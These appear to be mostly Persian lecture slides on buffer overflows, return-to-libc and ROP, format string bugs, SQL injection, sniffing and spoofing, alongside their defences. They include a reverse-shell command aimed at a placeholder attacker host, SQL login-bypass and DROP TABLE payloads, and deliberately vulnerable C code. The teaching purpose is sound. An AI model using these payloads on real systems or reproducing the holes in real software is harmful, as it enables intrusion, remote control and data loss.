
○ 90% از این هاست ها در عرض ۱۰ دقیقه اول انتشار آلوده شدند

○ آسیب پذیری در MS SQL Server بود!


کرم Slammer نمونه ای از بهره برداری از سرریز بافر

- کد به صورت تصادفی یک آدرس IP تولید میکرد و یک کپی از خود را به آن ارسال میکرد
- از UDP استفاده میکرد
- اندازه packet های این کرم فقط ۳۷۵ بایت بود
- انتشار این کرم هر ۸.۵ ثانیه دوبار می شد

Slammer کرم



Slammer کرم



- Slammer کرم مهربانی بود! چرا که این کرم میتواندست با یک حمله DoS گسترده تمام network را از کار بیاندازد، ولی این کار را نکرد.
- مشکلی که در تولید کننده اعداد تصادفی وجود داشت باعث شد که کرم Slammer همه کامپیوترها را تحت تاثیر قرار ندهد (دو بیت آخر اولین آدرس هرگز تغییر نمیکرد)

فرایند اجرای حمله Buffer overflow

- شناسایی برنامه آسیب پذیر

- بررسی بر روی نسخه نرم افزار در سیستم محلی
- تحلیل کد ، تست ورودی ها با استفاده از ابزارهای اسکن آسیب پذیری
 - ابزارهای تست فازینگ
- با توجه به شناسایی نقاط آسیب پذیر سعی در ارسال کد مخرب به نحوای که آدرس بازگشت بازنویسی شود
- محاسبه دقیق آدرس بازنویسی
 - مهاجم باید دقیقاً بداند که چه مقدار داده برای رسیدن به آدرس بازگشت نیاز است. این معمولاً از طریق دیباگر یا ابزارهای تست حافظه تعیین می شود.
 - قرار دادن تعدادی NOP در ابتدا قبل از داده های تزریق شده در استک
 - در صورتی که ناحیه استک از اجرای کد محافظت نشده باشد امکان تزریق Shell code وجود دارد
- در غیر این صورت انجام حمله Return-to-libc و Return-Oriented Programming (ROP)

حملات Return-to-libc

- شناسایی توابع کتابخانه ای استفاده شده در فایل اجرایی برنامه

– مثلاً تابع `system()` در کتابخانه `libc`

– بدست آوردن آدرس آنها و بازنویسی آدرس بازگشت تابع به آدرس این توابع

- اجرای دستور `return` باعث رفتن به تابع سیستمی مربوطه می شود به نوعی مثل این است که تابع فراخوانی شده است.

- ارسال داده های مورد نیاز تابع کتابخانه در استک در نتیجه تابع با پارامتر ارسالی در استک اجرا می شود

– مثلاً برای اجرای `system(/bin/sh)` باید پارامتر ورودی تابع به نحوی در استک قرار گیرد که با اجرای تابع و رفتن سراغ استک این مقدار بازیابی شود. همچنین آدرس تابع `system` در مکان آدرس بازگشت بازنویسی شود

- فرض کن تابع f2 فراخوانی می شود ورودی تابع f2 یک پوینتر به string است حالا یک پیلودی برای تابع ارسال کنید که منجر به اجرای تابع system که در آدرس x23242526 است با ورودی زیر شود؟

```
echo "/bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1" > /tmp/reverse.sh  
chmod +x /tmp/reverse.sh
```

در این صورت اگر در سیستم هکر دستور زیر اجرا شده باشد چه اتفاقی می افتد

حمله Return-Oriented Programming (ROP)

- تعیین کردن مقدار return address به آدرس مکان مشخص از کد درون برنامه یا توابع کتابخانه ای
- با توجه به این که هر مکانی می توان پرش کرد انعطاف پذیر تر از libc است

روش های کشف و جلوگیری از Overflow

- بازرسی تمام کدها کار سخت و وقت گیری است و بسیاری از نقاط آسیب پذیری پیدا نمیشوند! (Windows حدود ۵ میلیون خط کد دارد)
- تعداد زیادی ابزار آنالیز کد وجود دارد که از الگوریتم های اثبات شده برای کشف استفاده میکنند، تعداد زیادی از نقاط آسیب پذیر را پیدا میکنند، ولی نه همه آنها را!
- پشته را به صورت غیر اجرایی در بیاوریم (البته جلوی همه حمله ها را نمی گیرد) DEP(Data Execution Prevention)
- در کد کمپایل شده تمهیداتی برای کشف و جلوگیری از سرریز اضافه کنیم.
 - استفاده از روش Stack Canaries
 - استفاده از روش ASLR

• DEP(Data Execution Prevention)

- علامت گذاری کردن حافظه به بخشهایی که غیر قابل اجرا است، منتفی شدن اجرای shell code در buffer overflow

• Stack canary

- قرار دادن یک مقدار مشخص در بین آدرس بازگشت و متغیرهای محلی
- در صورت buffer overflow این مقدار تغییر پیدا می کند
- در زمان return این مقدار چک می شود اگر تغییر کرده بود متوجه حمله می شویم
- این چک توسط خود برنامه انجام می شود با افزودن کد زیر در انتهای تابع قبل از ret

POP Canary

CMP Canary, [FS:0x28]

JNE buffer_overflow

ASLR •

- مکانیزم های امنیتی مهم در سیستم عامل ها است که برای جلوگیری از بهره برداری مهاجمان از آسیب پذیری های حافظه مانند Buffer Overflow
- هدف این است که آدرس های توابع سیستمی و یا توابع درون برنامه در آدرس های متغیری در حافظه بارگزاری شوند
- حتی حافظه استک در اجرا های مختلف متفاوت خواهد شد
- این مکانیزم توسط سیستم پشتیبانی می شود فقط در برنامه باید با این مکانیزم match باشد مثلا از بکار بردن آدرس های مطلق پرهیز نمود

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- اشتباهات برنامه نویسی

- تولید کد غیرایمن

- بسیاری از برنامه نویسان همچنان از توابع ناامن مانند `strcpy`, `gets`, `strcat` و استفاده می کنند که محدودیت طول ورودی را بررسی نمی کنند.

- عدم آموزش کافی

- اکثر برنامه نویسان از تکنیک های کدنویسی ایمن و مکانیزم های محافظتی آگاه نیستند.

- کدهای قدیمی

- بسیاری از نرم افزارهای قدیمی همچنان بدون تغییر اجرا می شوند و از تکنیک های مدرن امنیتی بی بهره اند.

- پیچیدگی نرم افزار

- افزایش حجم کد

- برنامه های مدرن شامل میلیون ها خط کد هستند و احتمال وجود اشتباه در چنین کدی بسیار زیاد است.

- پیچیدگی وابستگی ها

- بسیاری از برنامه ها به کتابخانه ها یا ابزارهای خارجی وابسته اند که ممکن است آسیب پذیری های خاص خود را داشته باشند.

چرا با وجود مکانیزم های کنترلی هنوز این حمله موثر است

- محدودیت مکانیزم های مقابله ای

- مکانیزم های امنیتی کامل نیستند و هر یک دارای نقاط ضعفی هستند که ممکن است بهره برداری را امکان پذیر کند:

- ASLR

- اگر مهاجم بتواند آدرس دقیق یک بخش حافظه را از طریق آسیب پذیری دیگری افشا کند (Information Leakage)، ASLR بی اثر می شود.

- در سیستم های ۳۲ بیتی، فضای تصادفی سازی محدود است (معمولاً ۸ تا ۱۶ بیت) و مهاجم می تواند با حمله brute-force مکان های حافظه را پیدا کند.

- DEP

- فقط از اجرای کد تزریق شده جلوگیری می کند. تکنیک هایی مانند Return-to-libc و ROP که از کدهای موجود استفاده می کنند، می توانند DEP را دور بزنند.

- Stack Canary

- اگر مهاجم بتواند مقدار Canary را از طریق آسیب پذیری های دیگر (مانند Format String Attack) بخواند، می تواند مقدار صحیح را جایگزین کند و این مکانیزم را دور بزند.

- Stack Canary فقط از پشته محافظت می کند و در برابر سرریزهایی که در بخش های دیگر حافظه رخ می دهد، بی اثر است.

حمله Format String Attack

- استفاده از ضعف‌های مرتبط با نحوه پردازش رشته‌ها

– توابعی مثل `printf()` از آرگومان‌های اضافی برای تعیین مقدار متغیرها یا قالب‌بندی استفاده می‌کنند. اگر ورودی کاربر مستقیماً به عنوان یک قالب‌دهنده (format string) به این توابع داده شود، ممکن است مهاجم بتواند مقادیر درون استک را بخواند

```
#include <stdio.h>

void vulnerable_function(char *user_input) {
    printf(user_input);
}

int main() {
    char user_input[100];
    gets(user_input);
    vulnerable_function(user_input);
    return 0;
}
```

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

- SQL stands for **Structured Query Language**
- Allows us to access a database
- ANSI and ISO standard computer language
- SQL can:
 - execute queries against a database
 - retrieve data from a database
 - insert new records in a database
 - delete records from a database
 - update records in a database

- There are many different versions of the SQL language
- They support the same major keywords in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own proprietary extensions in addition to the SQL standard!

SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- With SQL, we can query a database and have a result set returned

- Using the previous table, a query like this:

```
SELECT LastName  
FROM users  
WHERE UserID = 1;
```

- Gives a result set like this:



LastName

Smith

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	۳۷qwerty
3	Daniel	Thompson	dthompson	dthompson

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application



How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development, it is not a DB or web server problem
 - Most programmers are still not aware of this problem
 - A lot of the tutorials & demo “templates” are vulnerable
 - Even worse, a lot of solutions posted on the Internet are not good enough

How does SQL Injection work?

- Common vulnerable login query

```
SELECT * FROM users
```

```
WHERE login = 'ali'
```

```
AND password = '123'
```

(If it returns something then login!)

- ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users WHERE login = '" +  
    formusr + "' AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = ' or 1=1 --

formpwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = ' ' or 1=1

-- AND password = 'anything'

If it were numeric?

```
SELECT * FROM clients  
WHERE user= 12345678  
AND pas= 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .  
"user= $formusr AND " .  
"pas= $formpas";
```


Injecting Numeric Fields

\$formusr = 1 or 1=1 ;--

\$formpas = 1111

Final query would look like this:

SELECT * FROM clients

WHERE user= 1 or 1=1;

--AND pas = 1111

Examples of what can SQL Injection do

○ Delete:

Select productinfo from table where productname = **'whatever';
DROP TABLE productinfo; -- '**

○ Bypass Authentication

- Select * from users where username='user ' and password='passwd ';
- select * from users where username=**'admin'--'** and **password='whocares';**

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay

SQL Injection Tools

- SQL Map* is a tool that aids in the fingerprinting of a backend database
- SQL Ninja* <http://sqlninja.sourceforge.net/>
 - Aids in the exploitation of SQL injection vulnerabilities can provide root level command access to system
- Automagic SQL Injector*
 - Designed to work with generic installation of MS SQL
 - <http://scoobygang.org/magicsql/>
 - Videos on SQL injection can be found on the internet one great source
 - <http://securitytube.net/>

*Source: EC Council Certified Ethical Hacker Volume 3 Chapter 19

SQL Injection Defense

- It is quite simple: **input validation**
 - Enforce "**strong design**" in new applications
 - You should audit your existing websites and source code

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

موارد کاربرد شنود در شبکه های کامپیوتری

- برای کشف مشکلات ارتباطی شبکه های کامپیوتری
- تبدیل ترافیک شبکه به متن قابل خواندن
- آنالیز کارایی شبکه به منظور کشف گلوگاه ها
- کشف نفوذ های احتمالی به شبکه از سوی نفوذ گران
- واقعه نگاری از شبکه به منظور جلوگیری از اینکه نفوذ گران به شبکه نفوذ کرده وردپاهای خود را از بین ببرند .

چگونه امکان شنود ترافیک شبکه وجود دارد؟

○ پرتکل اترنت بر مبنای مدیریت اشتراک در شبکه های کامپیوتری طراحی شده است.

○ اترنت فیلتری را طراحی کرده است که هر ماشین فقط ترافیک مربوط به آدرس فیزیکی خود را از روی شبکه بردارد.

○ یک برنامه شنود این فیلتر را برداشته و سخت افزار اترنت را در حالت بی قید ([Promiscuous](#)) قرار می دهد. که در این حالت کلیه بسته های عبوری از شبکه را دریافت می کند.

شنود در شبکه های محلی مبتنی بر هاب


○ از آنجایی که بسته ها در هاب به صورت پخشی برای همه ارسال می شوند بنابراین نفوذ گر قادر خواهد بود با نصب یک نرم افزار شنود روی یکی از گره ها (مثلا اسب تراوای آلوده به sniffer) کلیه ترافیک شبکه را شنود کند.

شنود در شبکه های مبتنی بر سوئیچ

○ Switch jamming (اختلال در سوئیچ):

✓ در این روش سوئیچ از حالت bridge خارج شده و به حالت تکرار کننده در می آید. این کار با سریز کردن جدول سوئیچ با آدرس های فیزیکی جعلی صورت می گیرد .


- **ARP (Address Resolution Protocol)**



- **ARP redirect (ARP cache poisoning)**

1. Broadcast an ARP request containing the victim's IP address and this host's MAC address as the source (The victim can be a router)
2. Others will believe that this host has the victim's IP address, and send packets for the victim to this host.
3. This host should forward the packets to the victim.

- **ICMP (Internet Control Message Protocol)**



- **ICMP redirect**

✓ در این روش به ماشین فرمان داده می شود که بسته های ارسالی خود را در جهت دیگری ارسال کند.

✓ یک هکر می تواند با فرستادن یک **redirect** و ادعا کردن اینکه بسته های ارسالی به مقصد از طریق ماشین مهاجم بهتر است اطلاعات را به دست می آورد.

شنود در شبکه های مبتنی بر سوئیچ

- **ICMP router advertisement**

✓ در این اعلان مسیریاب به سایر ماشین ها اعلام می کند که مسیریاب چه کسی است؟

✓ نفوذ گر می تواند با جعل این اعلان ادعا کند که مسیریاب است بنابراین ماشین های قربانی ترافیک خود را به سمت نفوذ گر ارسال می کنند.

شنود در شبکه های مبتنی بر سوئیچ

- **Reconfigure port on switch**

✓ هر یک از پورت های سوئیچ قابلیت برنامه ریزی در حالت “switch port”
“mirror” را دارند که در این حالت قادر به دریافت کل یا بخشی از ترافیک
شبکه خواهند بود در واقع این حالت برای کشف خطاهای شبکه توسط
مدیران تعبیه شده است که نفوذگر می تواند با telnet به سوئیچ آنرا در این
حالت پیکر بندی کند

چگونه می توان جلوی شنود داده را گرفت؟

- برخی از روش های شنود غیر قابل جلوگیری هستند
- بهترین دفاع در این مورد رمز گذاری داده هاست. بنابراین زمانی که داده ها شنود می شوند قابل خواندن نیستند.

Detection of Sniffing

- Ping method
 - Ping the suspected host with its IP address, but with a different MAC address. If you receive a reply, that means the suspected host is sniffing.
- ARP method
 - Send an ARP request with the IP address of the suspected host, but to a non-broadcast MAC address.
- The Decoy method
 - Transmits faked plain-text username/password over the network, and alerts when the attacker attempts to logon with such faked username/password.
- Enable the DAI (Dynamic Arp Inspection) switch capability to counter ARP cache poisoning attacks
- Enabling DHCP snooping on the Switch

NTop

- An open-source, portable tool to monitor the network.
- Features:
 - Capable of handling multiple network interface simultaneously, using the libpcap library.
 - An embedded http server that allows users to view the report through a web browser.

Windows

- Ethereal
- winDump
- Network Associates Sniffer (for Windows)
- BlackICE Pro
- CiAll
- EtherPeek
- Intellimax LanExplorer
- Triticom LANdecoder32
- [SpyNet](#)/PeepNet

ابزارهای شناسایی نرم افزارهای شنود

- Anti sniff
- CPM (check promiscuous mode for unix machine)
- Neped (work on local network)
- sentinel


فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

- به حملاتی اطلاق می شود که فرد یا مرکزی خود را به جای افراد یا مراکز قابل اطمینان معرفی نموده و از این طریق سعی در ایجاد ارتباط با اهداف مورد نظر در جهت رسیدن به اطلاعات و یا منابع دلخواه دارد.

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Email Spoofing
- Web Spoofing

IP Spoofing



مراحل کار در IP Spoofing

- بدست آوردن IP هدف و IP کامپیوتر مورد اعتماد آن
- Sniff اطلاعات مبادله شده بین این دو
- قطع ارتباط آن ها از طریق FIN Attack
 - حدس Sequence Number
- تغییر در سرایند بسته IP

Why IP Spoofing is easy?

- Problem with the Routers.
 - Routers look at Destination addresses only.
- Authentication and Authorization based on Source addresses only.
- To change source address field in IP header field is easy.

Spoofting Attacks:

There are a few variations on the types of attacks that using IP spoofing.

